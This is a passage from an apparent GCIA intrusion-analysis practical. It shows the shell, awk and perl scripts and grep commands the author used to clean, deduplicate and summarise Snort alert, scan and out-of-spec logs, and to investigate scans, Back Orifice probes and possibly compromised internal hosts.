             $SRTKEY = sprintf("%s%.2i%.2i%s", $FLD[5],$FLD[2],$FLD[3],$FLD[4]);
             printf("%s %s %s\n", $SRTKEY, $TIM, $FLD[0]);
          }
       } ' |
   sort -k 1n | awk '{print $6, $2, $3, $4, $5}' >>$COLLECT1

   # grab start and stop times into a file list
   for FILE in `awk '{print $1}' $COLLECT1`; do
       if [ $TYPE = "S" ]; then
          FIRST_TIME=`head -50 $FILE |
             egrep -i '^[a-z][a-z][a-z]( )+[0-9]+ [0-9]+:[0-9]+:[0-9]+ ' |
             head -1 | awk '{print $1, $2, $3}'`
          LAST_TIME=`tail -50 $FILE |
             egrep -i '^[a-z][a-z][a-z]( )+[0-9]+ [0-9]+:[0-9]+:[0-9]+ ' |
             tail -1 | awk '{print $1, $2, $3}'`
       else
          FIRST_TIME=`head -50 $FILE |
             egrep '^[0-9]+\/[0-9]+-[0-9]+:[0-9]+:[0-9]+\.[0-9]+' |
             head -1 | awk '{gsub(/\.[0-9]* /, " "); print $1}'`
          LAST_TIME=`tail -50 $FILE |
             egrep '^[0-9]+\/[0-9]+-[0-9]+:[0-9]+:[0-9]+\.[0-9]+' |
             tail -1 | awk '{gsub(/\.[0-9]* /, " "); print $1}'`
       fi
       echo "${FILE} ${FIRST_TIME} ${LAST_TIME}" >>$COLLECT2
   done

   # join the 2 collection-files by the keyfield: snort-file name
   join -t' ' $COLLECT1 $COLLECT2 >$COLLECT

done
```

3.1.2 Elimination of duplicate data files

I noticed that some of the files had duplicate collection dates, and manual inspection revealed that they contained exactly duplicate data. I removed the duplicates to prevent

skewing of any analysis results. I ran the following 'bash' shell script to identify and remove the duplicates. The script flags a duplicate by identifying matching file checksums and then checking the files with 'diff'. The duplicate files were: SnortS20/SnortS23, OOSche4/OOSche5, and Snort14/SnortA19.

```
# dups.sh
# list and remove the duplicate snort log data files
cksum *txt | sort -k 1n | awk '
   BEGIN {first_rec == 1; SAVE_SIZE=0}
   {
      if (first_rec == 1) {
         first_rec = 0
      } else {
         if (SAVE_SIZE == $1) {
            print SAVE_NAME, $3
      }
      SAVE_SIZE=$1
      SAVE_NAME=$3
      }
   } ' | while read RECORD; do
            if diff $RECORD >/dev/null; then
               FILE1=$(echo $RECORD | cut -f1 -d' ')
               echo $RECORD
               rm $FILE1
            fi
         done
```

3.2 Summary of the alerts

3.2.0 Cleansing and normalizing the data

I decided to provide summary of the alerts before drilling down into the details. In order to accomplish this, I would need to either locate some tools to produce a compact summary, or I would need to write my own. This requires reliable data file formats so that the tools can operate properly.

I noticed in the initial examination of the raw data (step 3.1.0) that there were a few minor issues in the data that needed to be addressed. There were blank lines and heading lines in each of the data files that would make scripted tool analysis difficult. The file naming conventions did not indicate the file collection dates. I decided to produce clean, composite versions of the raw data files so that scripted tools could be applied in a reliable fashion. It was very important to retain the fidelity of the original collection sequence during this process.

3.2.1 Concatenation of data files

In order to analyze all of the data in the sequence in which it was collected, I concatenated all of the Snort alerts, scans, and OOS files into three composite files. Since the data file names could not be used to reliably determine the order of the data collection, I used the "Subject" line in the headings of each file to determine the file collection date/time sequence. I also removed the blank lines and comment lines in the headings each data file so that only the detect data was included in the output. The following 'bash' script

accomplished this task. It creates output files named “ALL_A.out”, “ALL_S.out”, and “ALL_O.out” that are composites of only the detection records. The records are in the sequence of their original collection.

```
# make_composites.sh
# concatenate the snort files
# sequenced by date/time in subject line

#
# process the alerts and scans files
#
for TYPE in S A ; do
   export COMPOSITE=ALL_${TYPE}.out
   >$COMPOSITE
   grep '^Subject:' Snort${TYPE}*.txt |
   perl -e '
       $ARR{"Jan"}=1; $ARR{"Feb"}=2; $ARR{"Mar"}=3; $ARR{"Apr"}=4;
       $ARR{"May"}=5; $ARR{"Jun"}=6; $ARR{"Jul"}=7; $ARR{"Aug"}=8;
       $ARR{"Sep"}=9; $ARR{"Oct"}=10; $ARR{"Nov"}=11; $ARR{"Dec"}=12;
       while (<>) {
          chop;
          $_ =~ s/Subject: Snort (Alert|Scan) Report at//;
          $_ =~ s/://g;
          @FLD = split(/[ \t]+/, $_);
          $FLD[2] = @ARR{$FLD[2]};
          printf("%s\t%s%.2i%.2i%s\n", $FLD[0],$FLD[5],$FLD[2],$FLD[3],$FLD[4]);
       } ' |
   sort -k 2g |
   while read FILE SORTKEY; do
      if [ $TYPE = "A" ]; then
          egrep '^[0-9]+\/[0-9]+-[0-9]+:[0-9]+:[0-9]+\.[0-9]+' $FILE >>$COMPOSITE
      else
          egrep -i '^[a-z][a-z][a-z]( )+[0-9]+ [0-9]+:[0-9]+:[0-9]+ ' $FILE >>$COMPOSITE
      fi
   done
done

#
# process the oos files
#
export COMPOSITE=ALL_O.out
>$COMPOSITE
grep '^Subject:' OOS*.txt |
perl -e '
    $ARR{"Jan"}=1; $ARR{"Feb"}=2; $ARR{"Mar"}=3; $ARR{"Apr"}=4;
    $ARR{"May"}=5; $ARR{"Jun"}=6; $ARR{"Jul"}=7; $ARR{"Aug"}=8;
    $ARR{"Sep"}=9; $ARR{"Oct"}=10; $ARR{"Nov"}=11; $ARR{"Dec"}=12;
    while (<>) {
       chop;
       $_ =~ s/:Subject: OOS check \/usr\/LOG\/packets\// /;
       $_ =~ s/\.packets\.de0\.gz//;
       $_ =~ s/\./ /g;
       $_ =~ s/ txt/.txt/;
       @FLD = split(/[ \t]+/, $_);
       $FLD[1] = @ARR{$FLD[1]};
       printf("%s\t%.4i%.2i%.2i\n", $FLD[0],$FLD[3],$FLD[1],$FLD[2]);
    } ' |
sort -k 2g |
while read FILE SORTKEY; do
   grep -v '^[ \t]*$' $FILE |
   egrep -v '^(Subject|Initializing|snaplen|Entering|=====)' |
   egrep -v '^(Snort processed|Breakdown|Exiting)' |
   egrep -v '^(    TCP|    UDP|   ICMP|    ARP|   IPv6|    IPX|  OTHER):' >>$COMPOSITE
done
```

3.2.2 Producing a high level overview of the alerts

In reading other student's practicals, I noticed that a tool called "snortsnarf" produced the type of Snort summaries that I wanted. It is a utility that parses a file of snort alerts and produces HTML output intended for diagnostic inspection and problem investigation. I downloaded "snortsnarf" from http://www.silicondefense.com/snortsnarf/. In the first run, it appeared that Snortsnarf did not like the sanitized IP addresses "MY.NET.x.x" that were found in the data, so I edited a copy of the data file and substituted the value MY.NET with 10.1. I chose 10.x since this IP address range was not found in the detect data. This allowed snortsnarf to operate properly. When I ran snortsnarf against the composite collection of snort detects, it produced 29672 HTML files plus other miscellaneous supporting directories and graphics!

3.3 Producing top talker lists

I wrote a bash shell script to summarize the all of the connections in the alerts logs for each source address. Upon examination, I found what should have been obvious. The portscan activity dominated the top of the list. I improved the script to separate portscans from alerts. This produced better results. I considered DHCP assigned source address fluctuations, so I edited the script to include summary totals per subnet address (first two octets). Finally, I was curious to see if any internal hosts were sources of suspicious traffic, so I separated the internal MY.NET addresses into their output files. The final script follows.

```
# top_talkers.sh
# produce top talkers lists from the snort alerts

perl -e '
    open(SCAN_HOSTS, ">top_talk_sh") || die "err open";
    open(SCAN_NETS, ">top_talk_sn")   || die "err open";
    open(SCAN_INSIDE, ">top_talk_si")   || die "err open";
    open(ALERTS_HOSTS, ">top_talk_ah") || die "err open";
    open(ALERTS_NETS, ">top_talk_an")   || die "err open";
    open(ALERTS_INSIDE, ">top_talk_ai")   || die "err open";
    while (<>) {
       chop;
       if ($_ =~ /spp_portscan: portscan (status|detected) from/i) { next; }
       @FLD = split(/[ \t]+/, $_);
       if ($_ =~ /spp_portscan: End of portscan from/) {
          $SRC = $FLD[7];
          $TCP = $FLD[10];
          $TCP =~ s/^TCP://;
          $UDP = $FLD[11];
          $UDP =~ s/^UDP://;
          $UDP =~ s/\)$//;
          $TOTAL = $TCP + $UDP;
          if ($SRC =~ /^MY\.NET\./) {
             $SI_COUNT{$SRC} = $SI_COUNT{$SRC} + $TOTAL;
          } else {
             $SH_COUNT{$SRC} = $SH_COUNT{$SRC} + $TOTAL;
             $NET = $SRC;
             $NET =~ s/\.[0-9]+\.[0-9]+$//;
             $SN_COUNT{$NET} = $SN_COUNT{$NET} + $TOTAL;
          }
       } else {
          $SRC = $FLD[$#FLD - 2];
          $SRC =~ s/:.*$//;
```

```
            if ($SRC =~ /^MY\.NET\./) {
               $AI_COUNT{$SRC} = $AI_COUNT{$SRC} + 1;
            } else {
               $AH_COUNT{$SRC} = $AH_COUNT{$SRC} + 1;
               $NET = $SRC;
               $NET =~ s/\.[0-9]+\.[0-9]+$//;
               $AN_COUNT{$NET} = $AN_COUNT{$NET} + 1;
            }
         }
      }
      foreach $SRC (keys(%SH_COUNT)) {
         printf SCAN_HOSTS ("%s %s\n", $SRC, $SH_COUNT{$SRC});
      }
      foreach $NET (keys(%SN_COUNT)) {
         printf SCAN_NETS ("%s %s\n", $NET, $SN_COUNT{$NET});
      }
      foreach $SRC (keys(%SI_COUNT)) {
         printf SCAN_INSIDE ("%s %s\n", $SRC, $SI_COUNT{$SRC});
      }
      foreach $SRC (keys(%AH_COUNT)) {
         printf ALERTS_HOSTS ("%s %s\n", $SRC, $AH_COUNT{$SRC});
      }
      foreach $NET (keys(%AN_COUNT)) {
         printf ALERTS_NETS ("%s %s\n", $NET, $AN_COUNT{$NET});
      }
      foreach $SRC (keys(%AI_COUNT)) {
         printf ALERTS_INSIDE ("%s %s\n", $SRC, $AI_COUNT{$SRC});
      }
      close(SCAN_HOSTS);
      close(SCAN_NETS);
      close(SCAN_INSIDE);
      close(ALERTS_HOSTS);
      close(ALERTS_NETS);
      close(ALERTS_INSIDE);
      ' <ALL_A.out
for FILE in top_talk_sh top_talk_sn top_talk_si top_talk_ah top_talk_an top_talk_ai
do
   sort -k2gr $FILE >tmp.$$
   mv tmp.$$ $FILE
done
fgrep -iv spp_portscan ALL_A.out | awk '{gsub(/:.*$/,"",$NF); print $NF}' |
      uniq -c | sort -k1gr >top_talk_dest
```

3.4 Analysis of alert types

I listed brief descriptions of each of the alert messages. Some of the alert messages did not match the standard signature files for Snort at either www.snort.org or www.whitehats.com so I reviewed the traffic in the alert logs that triggered these messages, and several sets of standard Snort rules to determine the probable Snort rule that would trigger them. I also used reference material from other GCIA practicals, www.securityfocus.com, cve.mitre.org, www.sans.org, and www.nai.com. The output from snortsnarf (section 3.2.2) provided convenient navigation through alert summaries that I referenced occasionally too.

Statistical tables for each type of alert were taken from the snortsnarf output. Rather than paste the web page screens into the document, I cut and pasted the statistics into tabular format for a better visual appearance.

I obtained the hostnames for sources by using the "nslookup" command. Registration information for sources was gathered from the web sites www.arin.net, www.ripe.net, and

www.apnic.net. I trimmed some of the registration information down to the vital contact information since including all of the information tends to be too voluminous.

For researching port numbers, I used the web sites http://advice.networkice.com/Advice/exploits/ports/, http://www.isi.edu/in-notes/iana/assignments/port-numbers, and http://www.simovits.com/nyheter9902.html.

To facilitate examination of processing of the individual alerts, I separated the alerts by type into their own files (i.e., all Happy 99 Virus alerts were placed into a file named ALERT.happy99virus). The following script accomplished this.

```
# alert_types.sh
# separate the alerts into files according to the alert type for further analysis

perl -e '
    while (<>) {
       chop;
       if ($_ =~ /spp_portscan: /i) { next; }
       $ALERT = $_;
       $ALERT =~ s/^[0-9]+\/[0-9]+-[0-9]+:[0-9]+:[0-9]+\.[0-9]+[ \t]+\[\*\*\] //;
       $ALERT =~ s/ \[\*\*\] .*$//;
       $ALERT =~ s/[ \t!]*//g;
       $ALERT =~ tr/A-Z/a-z/;
       $ALERT = "ALERT." . $ALERT;
       open(OUTFILE, ">>$ALERT") || die "err opening $ALERT";
       printf OUTFILE ("%s\n", $_);
       close(OUTFILE);
    } ' <ALL_A.out
```

The various alerts may have traffic patterns that are unique to their specific types. I visually examined each alert file created with the "alert_types.sh" script. I then used Unix commands to filter, format, or sort the traffic in order to see items of interest such as traffic volumes, ports contacted, hosts contacted, etc. Samples of such commands are listed in each section below.

3.4.1 Reconnaissance using Scans and Fingerprinting

SYN-FIN scans
Null Scans
NMAP TCP ping
Queso fingerprint
Probable NMAP fingerprint attempt

The statistics are taken from the snortsnarf output. Snortsnarf was also useful in quickly browsing through scanning patterns looking for possible attack patterns after scans. I used the web browser heavily to look through scanning patterns since it was so useful.

Registration information was collected from the various "whois" network registries.

I used a large number of filtering and sorting commands at the Unix command line to examine the Snort logs for alarming activity. Some examples follow:

Look for all activity to a particular destination:

```
grep 'MY.NET.227.10:' ALL_A.out ALL_S.out ALL_O.OUT | fgrep -v spp_portscan
```

Look at the targets of TCP ping:

```
sort -k9 ALERT.nmaptcpping | more
```

Look for all activity from several sources of scanning to see if other attacks follow:

```
egrep '(63\.195\.56\.20|63\.202\.13\.20):' ALL_A.out ALL_S.out ALL_O.OUT |
       fgrep -v 'spp_portscan' | more
```

3.4.2 Watchlist 000220 IL-ISDNNET-990517

3.4.3 Watchlist 000222 NET-NCFC

These alert types were processed in a very similar manner since they both represent traffic that originates from a particular address range. A few sample commands are listed below that parsed the Snort logs and produce listings of addresses, ports, etc. Commands such as these, visual inspection, and snortsnarf output were used to produce the traffic descriptions.

The following sample commands produce lists of the source and destination machines and ports:

```
sed 's/^.*://' ALERT.xxx | sort -ug >ALERT.xxx.ports
grep ':25$' ALERT.xxx | awk '{gsub(/:.*$/, "", $NF); print $NF}' | sort -u
egrep ':(21|23|25|443)$' ALERT.xxx
awk '{print $NF}' ALERT.xxx | sort -u
awk '{ gsub(/:.*$/, "", $NF); print $NF }' ALERT.xxx | sort -u
```

Command to show traffic originating from MY.NET destined for 212.179.x.x:

```
grep 'MY.NET.* -> 212.179. ' ALL_A.out
```

Command for viewing traffic other than the excessive ports 25 and 113:

```
egrep -v ':(25|113)' ALERT.watchlist000222net-ncfc | more
```

Command for viewing telnet traffic:

```
grep ':23' ALERT.watchlist000222net-ncfc | more
```

3.4.4 WinGate 1080 Attempts

These are a few samples of the commands I used to parse through the log data to examine the Wingate activity:

Command to produce a list of hosts from the file of Wingate alerts:

```
awk '{ gsub(/:.*$/, "", $NF); print $NF }
    ' ALERT.wingate1080attempt | sort -u > ALERT.wingate1080attempt.hosts
```

Command to list all Wingate activity using my.net.206.118:

```
grep 'MY.NET.206.118' ALERT.wingate1080attempt
```

Command to list all source hosts contacting the Wingate service on my.net.206.118:

```
grep 'MY.NET.206.118' ALERT.wingate1080attempt | awk '
gsub(/:.*$/, "", $7); print $7 } | sort -u
```

The web site www.arin.net provided the source address registration information.

3.4.5 TCP SMTP Source Port traffic

A manual, visual inspection of the traffic revealed that the contacts appear to be scans for hosts with an active port 25.

Most of the traffic appeared to use both source and destination port 25. I was curious if any of the traffic used other ports, so I used the following command to list all traffic that did not use both source and destination port 25:

```
grep -v ':25 .*:25$' ALERT.tcpsmtpsourceporttraffic
```

The following commands were executed in an attempt to correlate the source-port-25 traffic with any other traffic to these destinations. Although many these destinations had other contacts, no solid pattern correlation of this traffic with the other contacts could be made. The commands basically search all of the alert traffic looking for activity to or from hosts that were also destination hosts in the source-port-25 traffic.

```
for DEST in `grep -v ':25 .*:25$' ALERT.tcpsmtpsourceporttraffic |
             awk '{gsub(/:.*$/,"",$NF); print $NF}' | sort -u` ; do
   echo -e "\nChecking non-25-25 $DEST"
   fgrep "${DEST}:" ALL_A.out
done
for DEST in `grep ':25 .*:25$' ALERT.tcpsmtpsourceporttraffic |
             awk '{gsub(/:.*$/,"",$NF); print $NF}' | sort -u` ; do
   echo -e "\nChecking 25-25 $DEST"
   fgrep "${DEST}:" ALL_A.out
done
```

3.4.6 Attempted Sun RPC high port access
SUNRPC highport access

Visual inspection of the "attempted" alerts shows that the majority of the traffic is from address range 205.188.153.x using source port 4000 to destination port 32771. Port 4000 is used by ICQ chat. This was curious, so I began looking for correlations. I checked by SANS GCIA course books, and found a similar example on page 242. It was an excerpt from Julie Lefebvre's practical (#0095, nice analysis, thanks for the help Julie). I compared my traces to hers, and they matched nicely. They had the same source and destination ports. Both came from AOL ICQ servers, as my nslookups confirmed.

Command to extract all of the source IP addresses for this behavior:

```
grep ':4000 ->' ALERT.attemptedsunrpchighportaccess |
             awk '{gsub(/:.*$/,"",$10); print $10}' | sort -u
```

Command to find all behavior not fitting this pattern:

```
grep -v ':4000 ->' ALERT.attemptedsunrpchighportaccess
```

I used the nslookup command to check host names.

3.4.7 Broadcast Ping to subnet 70

I manually inspected the broadcast pings, and it quickly became apparent that the overwhelming majority came from 193.x.x.x and 194.x.x.x sources. The registration information at www.ripe.net reveals that the networks are in Eastern Europe. Almost all are in Romania.

3.4.8 Back Orifice

I manually inspected the BO traces. It appeared to be mostly scanning patterns. A block of contacts from a given source contact changing target IP addresses. The target port was always 31337, but the source port was only occasionally the default 31338. Many times it would be a random ephemeral port, which is still consistent with BO.

BO scans are not as alarming as BO activity that would indicate a compromised machine. To determine this, I needed to establish what such a pattern would look like. I expected that I would need to see many packets to a given target. Research turned up a reference in my GCIA classroom text on pages 68 and 69. In his practical, Stephan Odak (#0241) elicited such traffic from an attacker by faking a false positive to a BO probe. Many inbound packets result as the attacker attempts to issue commands.

Command to show counts of source-to-destination contacts:

```
awk '{gsub(/:.*$/,"",$6); gsub(/:.*$/,"",$8);  print $6, $8}' ALERT.backorifice |
       sort | uniq -c | sort -k1gr | more
```

3.4.9 SNMP public access

There was a low volume of these alerts, so I was able to perform the analysis my visually inspecting the alert logs, and reviewing the snortsnarf output. I checked snortsnarf results to insure none of the sources had any other alerts. The destination shows some SMB wildcard alerts too, but nothing else.

3.4.10 SMB Name Wildcard

There was a low volume of these alerts, so I was able to perform the analysis my visually inspecting the alert logs, and reviewing the snortsnarf output.

3.4.11 Connect to 515 from inside

There was a low volume of these alerts, so I was able to perform the analysis my visually inspecting the alert logs, and reviewing the snortsnarf output.

3.4.12 External RPC call

There was a low volume of these alerts. Reviewing the snortsnarf output was sufficient to analyze this traffic.

3.4.13 SITE EXEC - Possible wu-ftpd exploit
site exec - Possible wu-ftpd exploit

There was a low volume of these alerts, so I was able to perform the analysis my visually inspecting the alert logs, and reviewing the snortsnarf output. I also used a few simple greps of the logs to view all of the activity to or from these servers.

3.4.14 Tiny Fragments - Possible Hostile Activity

There was a low volume of these alerts, so I was able to perform the analysis my visually inspecting the alert logs, and reviewing the snortsnarf output.

3.4.15 Happy 99 Virus

There was a low volume of these alerts. Reviewing the snortsnarf output was sufficient to analyze this traffic.

3.5 Other Internal Activity

Since there was sufficient evidence of compromised internal servers, I was curious if there was any suspicious outbound traffic. I issued a series of Unix commands to sift through the Snort logs looking for outbound traffic. The following shell script collected the outbound traffic and sorts it based upon volume. The output files contain IP addresses and the number of detects for IP address. Included are both the internal servers' addresses, and the external addresses that they contact. The files are named "internal_count.out", "internal_count_a.out", "internal_count_s.out", and "internal_count_o.out" for all detects, alerts, scans, and oos, respectively. Before executing the script, I was not sure if there would be any benefit to separating the alert types, so I wrote the script to collect both separate and combined data.

```
#!/bin/bash
# internal.sh
# get data for internal activity
egrep 'MY\.NET\.[0-9]+\.[0-9]+:[0-9]+ ->' ALL_A.out |
   fgrep -v 'spp_portscan' |
   sed 's/^.*\[\*\*\] //g; s/ -> / /; s/:[0-9]*//g;' >internal_a.out
egrep 'MY\.NET\.[0-9]+\.[0-9]+:[0-9]+ ->' ALL_S.out |
   awk '{gsub(/:[0-9]*/,""); print $4, $6}' >internal_s.out
egrep 'MY\.NET\.[0-9]+\.[0-9]+:[0-9]+ ->' ALL_O.out |
```

```
   awk '{gsub(/:[0-9]*/,""); print $2, $4}' >internal_o.out
awk 'BEGIN {RS="[ \n]"}; {print}' internal_a.out internal_s.out internal_o.out |
   sort -u >internal_outbound.out
OUT_A=internal_count_a.out
OUT_S=internal_count_s.out
OUT_O=internal_count_o.out
OUT=internal_count.out
>$OUT_A
>$OUT_S
>$OUT_O
>$OUT
cat internal_outbound.out | while read HOST; do
   COUNT_A=$(fgrep -c " ${HOST}:" ALL_A.out)
   COUNT_S=$(fgrep -c " ${HOST}:" ALL_S.out)
   COUNT_O=$(fgrep -c " ${HOST}:" ALL_O.out)
   let COUNT=${COUNT_A}+${COUNT_S}+${COUNT_O}
   echo "$HOST $COUNT_A" >>$OUT_A
   echo "$HOST $COUNT_S" >>$OUT_S
   echo "$HOST $COUNT_O" >>$OUT_O
   echo "$HOST $COUNT"   >>$OUT
done
sort -k 2gr $OUT_A >/tmp/internal.$$
mv /tmp/internal.$$ $OUT_A
sort -k 2gr $OUT_S >/tmp/internal.$$
mv /tmp/internal.$$ $OUT_S
sort -k 2gr $OUT_O >/tmp/internal.$$
mv /tmp/internal.$$ $OUT_O
sort -k 2gr $OUT >/tmp/internal.$$
mv /tmp/internal.$$ $OUT
```

I was curious why there was so much Out-of-Spec data, so I started looking at this output for the internal servers. I accomplished this by simply using the Unix "grep" command to pull all activity for a given IP address from the logs.

Starting at the top of the list "internal_count_o.out", I pulled all of the activity for my.net.218.106. I saw activity that matched the example in our classroom text on pages 215 and 216. Rather than rehash what was in our text, I continued on to the next server in the list my.net.224.2. This server showed activity that correlated the my.net.208.106 traffic, and it was communicating with the same external server 207.172.3.46. Suspecting there may be several servers exhibiting the same behavior, I pulled a summary of all traffic from the OOS logs that included this external address.

```
fgrep '207.172.3.46:' > 207.172.3.46.sum
```

Visual examination of the output file 207.172.3.46.sum showed several internal servers communicating with this external server. All showed the same odd pattern as was found in our textbook. I collected the full OOS log records for all activity from these internal servers and to the external server with the following short script. Please note that RS record separator used was a control-^ (caret), which does not properly paste into this document.

```
# internal_show_oos.sh
# show oos packets with a given trait
sed 's/=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+/^^/' ALL_O.out |
awk 'BEGIN {RS="^^"}
/(MY\.NET\.(218\.106|224\.2|220\.142|217\.194|219\.2):[0-9]+ ->| -> 207\.172\.3\.46:)/ {
print $0
}'
```

This provided me with the raw data required for examination of this traffic. The textbook provided good reference material with which I could perform the analysis.